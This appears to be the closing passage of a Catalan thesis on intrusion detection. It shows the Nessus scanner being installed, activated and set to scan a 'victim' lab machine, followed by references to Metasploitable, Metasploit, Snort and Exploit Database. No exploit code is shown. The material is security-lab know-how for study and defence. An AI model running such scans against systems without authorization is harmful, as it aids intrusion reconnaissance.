


Figura 45. Enllaç descarrega Nessus

Un cop feta la instal·lació arranquem el dimoni amb **/etc/init.d/nessusd start.**
Ara, obrim un navegador web i anem a **https://localhost:8834/** per acabar de configurar el programa.

Creem les credencials d'accés:




Figura 46. Configuració Nessus

Introduïm el codi d'activació que ens han donat al fer prèviament el registre a la seva web.




Figura 47. Activació Nessus

Ara ja s'iniciarà l'últim pas de la instal·lació, amb la descarrega dels *plugins*.

Figura 48. Descarrega i instal·lació *plugins*

Un cop acabat el procés d'instal·lació i configuració, crearem un escaneig contra la màquina víctima.

Simplement introduirem un nom, una descripció i la direcció IP de la màquina compromesa.




Figura 49. Nou escàner Nessus

8. Referències

[1] Metasploitable 2, descarga: https://sourceforge.net/projects/metasploitable/files/Metasploitable2/

[2] Kali Linux, link descarga: https://www.kali.org/downloads/

[3] Web de referència en seguretat, documentació, software de seguretat, laboratoris de proves i exemples: https://www.offensive-security.com/

[4] Metasploit, Wikipedia: https://es.wikipedia.org/wiki/Metasploit

[5] Web de l'empresa Rapid7 actuals propietaris de eines com Metasploit: https://www.rapid7.com/

[6] Snort, documentació, manuals, regles i software: https://www.snort.org/

[7] Snort, Wikipedia: https://es.wikipedia.org/wiki/Snort

[8] Nessus, Wikipedia: https://es.wikipedia.org/wiki/Nessus

[9] Nessus, link descarga: https://www.tenable.com/products/nessus/select-your-operating-system#tos

[10] Wireshark: https://www.wireshark.org/

[11] Wireshark, Wikipedia: https://es.wikipedia.org/wiki/Wireshark

[12] Web Nmap: https://nmap.org/

[13] Nmap, Wikipedia: https://es.wikipedia.org/wiki/Nmap

[14] *<<Metasploitable 2 Exploitability Guide>>*: https://community.rapid7.com/docs/DOC-1875

[15] *<<Sistemas de Detección de intrusos y Snort (II). Creación de Reglas (I).>>*

https://seguridadyredes.wordpress.com/2008/01/22/sistemas-de-deteccion-de-intrusos-y-snort-ii-creacion-de-reglas-i/

[16] *<<Estudio de una plataforma de detección de intrusos Open Source>> Projecte Universitat Politècnica de Catalunya.* https://www.google.es/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&cad=rja&uact=8&ved=0ahUKEwii2o7d5prMAhXEtxQKHeuKCOgQFgglMAA&url=http%3A%2F%2Fupcommons.upc.edu%2Fbitstream%2Fhandle%2F2099.1%2F7483%2FPFC_Alan_Ramirez.pdf&usg=AFQjCNE84gEaVYHvJ3FKODXpmXOrbAZp-Q

[17] *<<Estudio de un IDS Open Source frente a herramientas de anàlisis y explotación de vulnerabilidades>> Projecte Final de Carrera, Universitat Juan Carlos III* http://e-archivo.uc3m.es/handle/10016/11213

[18] Exploit Database: https://www.exploit-db.com